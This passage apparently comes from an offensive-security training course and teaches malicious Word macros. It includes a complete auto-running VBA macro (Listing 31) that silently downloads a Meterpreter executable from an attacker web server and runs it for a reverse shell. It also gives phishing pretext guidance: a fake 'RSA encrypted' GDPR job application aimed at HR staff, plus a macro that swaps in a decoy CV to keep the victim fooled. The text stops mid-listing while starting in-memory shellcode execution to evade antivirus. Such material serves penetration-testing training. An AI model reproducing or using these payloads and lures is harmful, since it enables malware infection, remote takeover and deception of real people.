First, we created a variable for the file we want to download, then a variable for the name of the local file. Next, we instantiated the *Net.WebClient* class to create a download cradle from which we then invoke the *DownloadFile* method to download the file. In this case, we used the same staged Meterpreter executable we created earlier.

Alternatively, the four lines can be compressed into a single one-liner:

```
(New-Object System.Net.WebClient).DownloadFile('http://192.168.119.120/msfstaged.exe',  
'msfstaged.exe')
```

*Listing 27 - PowerShell one-liner to download Meterpreter executable*

Let's embed this into our Word macro using VBA and have PowerShell do the heavy lifting for us. We will slowly build it here, piece by piece, and then review the completed code.

---

*Most PowerShell download cradles use HTTP or HTTPS, but it is possible to make a PowerShell download cradle<sup>84</sup> that uses TXT records<sup>85</sup> and a DNS transport.*

---

As an overview, we'll set up a download cradle by converting our PowerShell string to work in VBA. Then we will give the system time to download the file and finally we will execute the file.

Let's start writing our VBA code. The first step is to declare our string variable and fill that string with the code of our PowerShell download cradle. Next, we'll use the *Shell* method to start PowerShell with the one-liner as an argument. We'll then instruct the *Shell* method to run the code with the output hidden from the user.

The code segment shown in Listing 28 will download the file to our victim's machine:

---

<sup>83</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient.downloadfile?view=netframework-4.8>

<sup>84</sup> (Evilmog, 2017), <https://github.com/evilmog/evilmog/wiki/DNS-Download-Cradle>

<sup>85</sup> (Wikipedia, 2014), [https://en.wikipedia.org/wiki/TXT\\_record](https://en.wikipedia.org/wiki/TXT_record)

```
Dim str As String
str = "powershell (New-Object
System.Net.WebClient).DownloadFile('http://192.168.119.120/msfstaged.exe',
'msfstaged.exe')"
Shell str, vbHide
```

*Listing 28 - VBA code to invoke the PowerShell download cradle*

Before executing this code, we must place the Meterpreter executable (**msfstaged.exe**) on our Kali web server along with a multi/handler listener.

To execute the Meterpreter executable through VBA, we must specify the full path. Luckily, downloaded content will end up in the current folder of the Word document and we can obtain the path name with the *ActiveDocument.Path*<sup>86</sup> property as shown in Listing 29.

```
Dim exePath As String
exePath = ActiveDocument.Path + "\msfstaged.exe"
```

*Listing 29 - Getting file path from ActiveDocument.Path*

Since we are downloading the Meterpreter executable from a web server and the download time may vary, we must introduce a time delay. Unfortunately, Microsoft Word does not have a wait or sleep VBA function like Excel, so we'll implement a custom *Wait* method using a *Do*<sup>87</sup> loop and the *Now*<sup>88</sup> and *DateAdd*<sup>89</sup> functions.

This will allow us to pass a *Wait* parameter (measured in seconds), and pause the execution. To ensure that our *Wait* procedure does not block Microsoft Word, each iteration calls *DoEvents*<sup>90</sup> to allow processing of other actions.

To begin, we'll retrieve the current date and time with the *Now* function and save it to the *t* variable. Then we'll use a *Do* loop, which will work through the comparison declared in the *Loop Until* statement.

```
Sub Wait(n As Long)
    Dim t As Date
    t = Now
    Do
        DoEvents
    Loop Until Now >= DateAdd("s", n, t)
End Sub
```

*Listing 30 - VBA wait method using dates*

This code will continue to loop until the comparison is true, which happens when the current time (returned by *Now*) is greater than the time returned by the *DateAdd* function. This function takes three arguments: a string expression that represents the interval of time ("s"), the number of seconds to wait (*n*), and the current time (*t*).

<sup>86</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/office/vba/api/word.document.path>

<sup>87</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/doloop-statement>

<sup>88</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/now-function>

<sup>89</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/dateadd-function>

<sup>90</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/doevents-function>

Simply stated, “n” seconds are added to the time the loops starts and the result is compared to the current time. Once “n” seconds have passed, the loop completes.

With the *Wait* method implementation in place we just need to invoke it and then execute the Meterpreter executable. To do that, we’ll again use the *Shell* function and call the *exePath* we created.

The complete VBA macro is shown below in Listing 31.

```
Sub Document_Open()  
    MyMacro  
End Sub  
  
Sub AutoOpen()  
    MyMacro  
End Sub  
  
Sub MyMacro()  
    Dim str As String  
    str = "powershell (New-Object  
System.Net.WebClient).DownloadFile('http://192.168.119.120/msfstaged.exe',  
'msfstaged.exe')"  
    Shell str, vbHide  
    Dim exePath As String  
    exePath = ActiveDocument.Path + "\msfstaged.exe"  
    Wait (2)  
    Shell exePath, vbHide  
  
End Sub  
  
Sub Wait(n As Long)  
    Dim t As Date  
    t = Now  
    Do  
        DoEvents  
    Loop Until Now >= DateAdd("s", n, t)  
End Sub
```

*Listing 31 - Complete VBA macro to download Meterpreter executable and execute it*

Let’s review what we did. We built a Word document that pulls the Meterpreter executable from our web server when the document is opened (and macros are enabled). We added a small time delay to allow the file to completely download. We then executed the file hidden from the user. This results in a reverse Meterpreter shell.

### 3.2.3.1 Exercises

1. Replicate the Word macro to obtain a reverse shell. Implement it in Excel.
2. Experiment with another PowerShell download cradle like *Invoke-WebRequest*.

## 3.3 Keeping Up Appearances

Now that we understand how to use a Word document and a macro to get remote access on a client, we can turn our attention to the more human element of getting the victim to actually execute it.

When performing a client-side phishing attack, we must deceive the victim. In some cases, we must deceive them multiple times. For example, we might need to convince them to open a file, enable options (such as enabling macros), or browse to a given URL. All of this must occur without alerting them to our malicious intent and action.

To do this, we must rely on *pretexting*. A pretext is essentially a false motive. We will use this false motive in a social engineering attack, essentially lying to our target to convince them to do something they wouldn't normally do.

### 3.3.1 Phishing PreTexting

A phishing attack exploits a victim's behavior, leveraging their curiosity or fear to encourage them to launch our payload despite their better judgement. Popular mechanisms include job applications, healthcare contract updates, invoices or human resources requests, depending on the target organization and specific employees.

When using Microsoft Office in a phishing attack, an attacker will typically present a document, state that the document is encrypted or protected, and suggest that the user must *Enable Editing* and *Enable Content* to properly view the document.

---

*This technique is used in the popular Quasat RAT<sup>91</sup> and Ursnif Trojan<sup>92</sup> among others.*

---

Once the user has opened the document, we should try to allay their suspicions. If the document is poorly constructed, or seems like spam, they may alert support personnel, which could compromise our attack. It's best to avoid spelling and grammar mistakes and make sure the content matches the style of the ruse. We should also make an effort to make the document look legitimate by including product names and logos the users likely know and trust such as Microsoft or encryption standards like RSA.

In the example below, we'll propose that the attached job application document is encrypted to protect its content in accordance with *GDPR*<sup>93</sup> regulations. If the victim does not have a strong technical background, these added terms and "tech magic" can make the document seem more legitimate. In this case, we'll simply add some random base64-encoded text and a note about GDPR compliance:

---

<sup>91</sup> (Threat Post, 2019), <https://threatpost.com/microsoft-word-resume-phish-malware/147733/>

<sup>92</sup> (Bank Info Security, 2019), <https://www.bankinfosecurity.com/new-ursnif-variant-spreads-through-infected-word-documents-a-12898>

<sup>93</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/General\\_Data\\_Protection\\_Regulation](https://en.wikipedia.org/wiki/General_Data_Protection_Regulation)






Figure 16: RSA encrypted job application

To improve the perception of legitimacy, we can also add an RSA logo in the header as shown in Figure 17.




Figure 17: RSA encrypted job application

In this particular example, our victim works in human resources and the target organization has posted an opening for a human resource analyst. Because of this, we'll keep our document centered on this pretext.

The bottom line is that we must keep up appearances to avoid alerting the victim.

### 3.3.2 The Old Switcheroo

When the victim enables our content, they will expect to see our “decrypted” content, in this case a resume. We also hope that the victim will keep the document open long enough for our reverse shell to connect. The best way to do this, and continue the deception, is to present relevant and expected content.

Let’s take a moment to focus on developing relevant content, which varies based on our pretext. In our case, we are targeting an employee in Human Resources, so we’ll create an intriguing resume and include other HR-related material.

To begin the development of our “decrypted” content, we’ll create a copy of this Word document, and delete the existing text content. Next, we’ll insert “decrypted” content, which will display when the user enables macros. This content will include the simple fake CV shown in Figure 18.




Figure 18: CV to take the place of the fake RSA encrypted text

With the text created, we’ll mark it and navigate to *Insert > Quick Parts > AutoTexts* and *Save Selection to AutoText Gallery*:




Figure 19: Place the selected text in the AutoText gallery

In the *Create New Building Block* dialog box, we'll enter the name "TheDoc":




Figure 20: Picking a name for the AutoText gallery entry

With the content stored, we can delete it from the main text area of the document. Next, we'll copy the fake RSA encrypted text from the original Word document and insert it into the main text area of this document.

Now we'll need to edit the VBA macro, inserting commands that will delete the fake RSA encrypted text and replace it with the fake CV from the AutoText entry. Luckily, this is pretty simple.

The first step is to delete the fake RSA encrypted text through the *ActiveDocument.Content*<sup>94</sup> property (which returns a *Range*<sup>95</sup> object). Then we'll invoke the *Select*<sup>96</sup> method to select the entire range of the *ActiveDocument*:

---

```
ActiveDocument.Content.Select
```

---

<sup>94</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/office/vba/api/word.document.content>

<sup>95</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/office/vba/api/word.document.range>

<sup>96</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/office/vba/api/word.range.select>

*Listing 32 - Select the entire range of the ActiveDocument*

With the content of the ActiveDocument selected, we can call *Selection.Delete*<sup>97</sup> to delete it.

---

**Selection.Delete**

---

*Listing 33 - Delete text of current Word document from VBA*

Now that the text is deleted, we can insert the fake CV. We'll reference the AutoText entries from the *AttachedTemplate*<sup>98</sup> of the ActiveDocument. This gives us access to all of the *AutoTextEntries*<sup>99</sup> where we can choose our inserted text named "TheDoc".

To insert the text into the document, we'll invoke the *Insert*<sup>100</sup> function to insert the text in the document. *Insert* takes two arguments. The first sets the location of the insert and the second sets the formatting in the inserted text, which we will leave as the default *RichText*. We can combine this into a VBA one-liner (which displays in the listing below as two lines):

---

**ActiveDocument.AttachedTemplate.AutoTextEntries("TheDoc").Insert  
Where:=Selection.Range, RichText:=True**

---

*Listing 34 - Insert text from AutoText gallery*

Now that we have reviewed all the components of this macro, let's put everything together. To review, we use *Document\_Open* and *AutoOpen* to guarantee that the macro will run when the document is opened and the user enables macros. When the macro runs, the *SubstitutePage* procedure selects all the text on the page, deletes it, and inserts our fake CV. The goal of this is to trick the victim into believing that they have decrypted our document.

We are now able to put together the final macro that performs text replacement ("decryption"):

---

```
Sub Document_Open()  
    SubstitutePage  
End Sub  
  
Sub AutoOpen()  
    SubstitutePage  
End Sub  
  
Sub SubstitutePage()  
    ActiveDocument.Content.Select  
    Selection.Delete  
    ActiveDocument.AttachedTemplate.AutoTextEntries("TheDoc").Insert  
Where:=Selection.Range, RichText:=True  
End Sub
```

---

*Listing 35 - Full macro to replace visible content*

Let's try this out. Opening the document will first show the "encrypted" document and wait for the user to enable macros. Once they do, the CV is "decrypted" and presented, as shown in the before and after excerpts in Figure 21.

---

<sup>97</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/office/vba/api/word.selection.delete>

<sup>98</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/office/vba/api/word.document.attachedtemplate>

<sup>99</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/office/vba/api/word.autotextentries>

<sup>100</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/office/vba/api/word.autotextentry.insert>




Figure 21: Pretext text before and after enabling macros

Although this scenario may seem far-fetched, this type of pretext is often successful and we have used it many times to trick a victim into disabling both Protected View and Macro security.

### 3.3.2.1 Exercises

1. Create a convincing phishing pretext Word document for your organization or school that replaces text after enabling macros.
2. Insert a procedure called *MyMacro* that downloads and executes a Meterpreter payload after the text has been switched.

## 3.4 Executing Shellcode in Word Memory

Now that we have a convincing document, let's improve our technical tradecraft to avoid downloading an executable to the hard drive. Currently, our malicious macro downloads a Meterpreter executable to the hard drive and executes it. There are a couple of drawbacks to this.

Our current tradecraft requires us to download an executable, which may be flagged by network monitoring software or host-based network monitoring. Secondly, we are storing the executable on the hard drive, where it may be detected by antivirus software.

In this section, we'll modify our attack and execute the staged Meterpreter payload directly in memory. This will be a slow process, but we will learn valuable techniques along the way.

This concept exceeds the limits of VBA. This is partly due to the fact that the staged Meterpreter payload is actually pure assembly code that must be placed in a memory location and executed. Instead of using pure VBA, we can leverage native Windows operating system APIs<sup>101</sup> within VBA.

### 3.4.1 Calling Win32 APIs from VBA

Windows operating system APIs (or *Win32 APIs*) are located in dynamic link libraries and run as unmanaged code. We'll use the *Declare*<sup>102</sup> keyword to link to these APIs in VBA, providing the name of the function, the DLL it resides in, the argument types, and return value types. We will use a *Private Declare*, meaning that this function will only be used in our local code.

In this example, we'll use the *GetUserName*<sup>103</sup> API. We will build our declare function statement, and display the username in a popup with *MsgBox*. The official documentation provided by Microsoft on MSDN contains the function prototype shown in Listing 36. The documentation tells us the maximum size of the username, along with the DLL it resides in (*Advapi32.dll*). We can expand on that to declare the function we want.

```
BOOL GetUserName(  
    LPSTR lpBuffer,  
    LPDWORD pcbBuffer  
);
```

Listing 36 - Function prototype of *GetUserName*

The function arguments are described on MSDN as native C types and we must translate these to their corresponding VBA data types. The first argument is an output buffer of C type *LPSTR* which will contain the current username. It can be supplied as a *String* in VBA.

<sup>101</sup> (Microsoft, 2015), <https://docs.microsoft.com/en-us/dotnet/visual-basic/programming-guide/com-interop/walkthrough-calling-windows-apis>

<sup>102</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/declare-statement>

<sup>103</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-getusernamea>

---

*Working out the conversion between C data types and VBA data types can be tricky. Microsoft has documentation on MSDN<sup>104,105</sup> including some comparisons, but little official documentation exists.*

---

In C, the *LPSTR* is a pointer to a string. Similarly, the VBA *String* object holds the pointer to a string, rather than the string itself. For this reason we can pass our argument by value (with *ByVal*<sup>106</sup>), since the expected types match.

The second argument (*pcbBuffer*) given in the function prototype as a C type is a pointer or reference to an *DWORD* (*LPDWORD*). It is the maximum size of the buffer that will contain the string. We may substitute that with the VBA *Long* data type and pass it by reference (*ByRef*<sup>107</sup>) to obtain a pointer in VBA. Finally, the output type in C is a boolean (*BOOL* *GetUserNameA*), which we can translate into a *Long* in VBA.

Now that we have explained all the components, let's put everything together. We'll import our target function using *Private Declare* and supply the Windows API name and its DLL location, along with our arguments. The final *Declare* statement is given below. It must be placed outside the procedure.

```
Private Declare Function GetUserName Lib "advapi32.dll" Alias "GetUserNameA" (ByVal  
lpBuffer As String, ByRef nSize As Long) As Long
```

*Listing 37 - Declaring and importing the GetUserNameA Win32 API*

With the function imported, we must declare three variables; the return value, the output buffer, and the size of the output buffer. As specified on MSDN, the maximum allowed length of a username is 256 characters so we'll create a 256-byte *String* called *MyBuff* and a variable called *MySize* as a *Long* and set it to 256.

```
Function MyMacro()  
    Dim res As Long  
    Dim MyBuff As String * 256  
    Dim MySize As Long  
    MySize = 256  
  
    res = GetUserName(MyBuff, MySize)  
End Function
```

*Listing 38 - Setting up arguments and calling GetUserNameA*

Before we can print the result, recall that *MyBuff* can contain up to 256 characters but we do not know the length of the actual username. Since a C string is terminated by a null byte, we'll use the

---

<sup>104</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/winprog/windows-data-types>

<sup>105</sup> (Microsoft, 2015), <https://docs.microsoft.com/en-us/dotnet/visual-basic/language-reference/data-types/>

<sup>106</sup> (Microsoft, 2015), <https://docs.microsoft.com/en-us/dotnet/visual-basic/language-reference/modifiers/byval>

<sup>107</sup> (Microsoft, 2015), <https://docs.microsoft.com/en-us/dotnet/visual-basic/language-reference/modifiers/byref>

`InStr`<sup>108</sup> function to get the index of a null byte terminator in the buffer, which marks the end of the string.

As shown in Listing 39, the arguments for `InStr` are fairly straightforward. We defined the starting location (setting it to "1" for the beginning of the string), the string to search, and the search character (null byte). This will return the location of the first null byte, and we can subtract one from this number to get the string length.

```
Function MyMacro()  
    Dim res As Long  
    Dim MyBuff As String * 256  
    Dim MySize As Long  
    Dim strlen As Long  
    MySize = 256  
  
    res = GetUserName(MyBuff, MySize)  
